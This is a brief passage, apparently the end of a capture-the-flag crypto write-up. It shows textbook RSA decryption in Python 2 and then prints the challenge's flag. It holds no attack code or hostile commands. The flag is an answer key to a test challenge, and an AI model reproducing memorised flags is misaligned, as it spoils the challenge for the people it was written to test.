m = pow(c,d,n)

print str(hex(m))[2:].decode("hex")
```

**Flag:**

hology4{F1ni5h\_H0l0GY4\_M4rath0n\_Ch4mp10n}